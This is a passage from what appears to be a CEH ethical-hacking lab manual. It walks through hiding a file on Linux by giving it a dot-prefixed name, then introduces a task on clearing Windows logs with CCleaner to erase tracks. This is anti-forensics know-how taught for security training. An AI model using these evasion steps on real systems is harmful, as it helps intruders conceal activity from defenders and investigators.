
15. Now, let us hide files in **Parrot Security Machine**, click **CEHv12 Parrot Security** to switch to **Parrot Security Machine**.

16. In Parrot Security Machine open a terminal window and type **cd Desktop** and press **Enter** to navigate to **Desktop**.



```
[attacker@parrot] ~
$ cd Desktop
[attacker@parrot] ~/Desktop
$
```


17. Type **mkdir Test** and press **Enter** to create **Test** directory on **Desktop**.



```
[attacker@parrot] ~
$ cd Desktop
[attacker@parrot] ~/Desktop
$ mkdir Test
[attacker@parrot] ~/Desktop
$
```

18. Type **cd Test** and press **Enter** to navigate into **Test** directory.

19. Now, type **>> Sample.txt** and press **Enter** to create **Sample.txt** file.



The screenshot shows a terminal window titled "Parrot Terminal". The terminal session history is displayed, showing the following commands:

```
[attacker@parrot|-|] $ cd Desktop  
[attacker@parrot|-|~/Desktop] $ mkdir Test  
[attacker@parrot|-|~/Desktop] $ cd Test  
[attacker@parrot|-|~/Desktop/Test] $ >> Sample.txt  
[attacker@parrot|-|~/Desktop/Test] $
```

The terminal window has a dark background with light-colored text. The title bar says "Parrot Terminal". The bottom of the window shows the window title "Parrot Terminal" and some icons.

20. Type **touch Sample.txt** and press **Enter**. To view the contents type **ls** and press **Enter**.



The screenshot shows a terminal window titled "Parrot Terminal". The terminal window has a dark background with light-colored text. At the top, there's a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". Below the menu is a command-line interface where the user is navigating through a directory structure and creating files. The commands entered are:

```
(attacker@parrot)-[~] $ cd Desktop  
[attacker@parrot]-[~/Desktop] $ mkdir Test  
[attacker@parrot]-[~/Desktop] $ cd Test  
[attacker@parrot]-[~/Desktop/Test] $ >> Sample.txt  
[attacker@parrot]-[~/Desktop/Test] $ touch Sample.txt  
[attacker@parrot]-[~/Desktop/Test] $ ls  
Sample.txt  
[attacker@parrot]-[~/Desktop/Test] $
```

21. In the terminal window type **touch .Secret.txt** and press **Enter** to create **Secret.txt** file.

This screenshot is similar to the previous one, showing the same terminal window setup. The user has added a new command to the session:

```
(attacker@parrot)-[~/Desktop/Test] $ touch .Secret.txt
```

22. Type **ls** and press **Enter** to view the contents of the **Test** folder, you can see that only **Sample.txt** file can be seen and **Secret.txt** file is hidden.

```
(attacker@parrot)~
$ cd Desktop
[attacker@parrot]~/Desktop
$ mkdir Test
[attacker@parrot]~/Desktop
$ cd Test
[attacker@parrot]~/Desktop/Test
$ >> Sample.txt
[attacker@parrot]~/Desktop/Test
$ touch Sample.txt
[attacker@parrot]~/Desktop/Test
$ ls
Sample.txt
[attacker@parrot]~/Desktop/Test
$ touch .Secret.txt
[attacker@parrot]~/Desktop/Test
$ ls
Sample.txt
[attacker@parrot]~/Desktop/Test
$
```

23. Type **ls -al** and press **Enter** to view all the contents in the **Test** directory. We can see that **Secret.txt** file is visible now.

```
(attacker@parrot)~
$ cd Desktop
[attacker@parrot]~/Desktop
$ mkdir Test
[attacker@parrot]~/Desktop
$ cd Test
[attacker@parrot]~/Desktop/Test
$ >> Sample.txt
[attacker@parrot]~/Desktop/Test
$ touch Sample.txt
[attacker@parrot]~/Desktop/Test
$ ls
Sample.txt
[attacker@parrot]~/Desktop/Test
$ touch .Secret.txt
[attacker@parrot]~/Desktop/Test
$ ls
Sample.txt
[attacker@parrot]~/Desktop/Test
$ ls -al
total 0
drwxr-xr-x 1 attacker attacker 42 Apr  7 11:54 .
drwxr-xr-x 1 attacker attacker 36 Apr  7 11:51 ..
-rw-r--r-- 1 attacker attacker  0 Apr  7 11:53 Sample.txt
-rw-r--r-- 1 attacker attacker  0 Apr  7 11:54 .Secret.txt
[attacker@parrot]~/Desktop/Test
$
```

Note: In a real scenario, attackers may attempt to conceal artifacts corresponding to their malicious behavior to bypass security controls. Attackers leverage this OS feature to conceal artifacts such as directories, user accounts, files, folders, or other system-related artifacts within the existing artifacts to circumvent detection.

24. This concludes the demonstration of hiding artifacts in Windows and Linux machines

25. Close all open windows and document all the acquired information.

Task 5: Clear Windows Machine Logs using CCleaner


CCleaner is a system optimization, privacy, and cleaning tool. It allows you to remove unused files and cleans traces of Internet browsing details from the target PC. With this tool, you can very easily erase your tracks.

Here, we will use CCleaner to clear the system logs of the Windows machine.

